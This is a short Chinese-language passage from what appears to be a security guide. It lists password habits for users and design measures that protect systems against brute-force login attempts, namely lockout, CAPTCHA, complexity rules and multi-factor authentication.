- 3) 避免使用字典单词、数字组合、相邻键盘组合、重复的字符串
- 4) 避免使用名字或者非机密的个人信息（电话号码、出生日期等）作为密码。
- 5) 定期修改密码

(2) 系统：做好密码防暴破设计

- 1) 锁定策略：输错密码到一定次数就锁定一段时间
- 2) 验证码技术：要求用户完成简单的任务才能登录到系统
- 3) 密码复杂度限制：强制用户设置长而复杂的密码，并强制定期更改密码
- 4) 多因素认证：结合两种或以上不同的认证因素对用户进行认证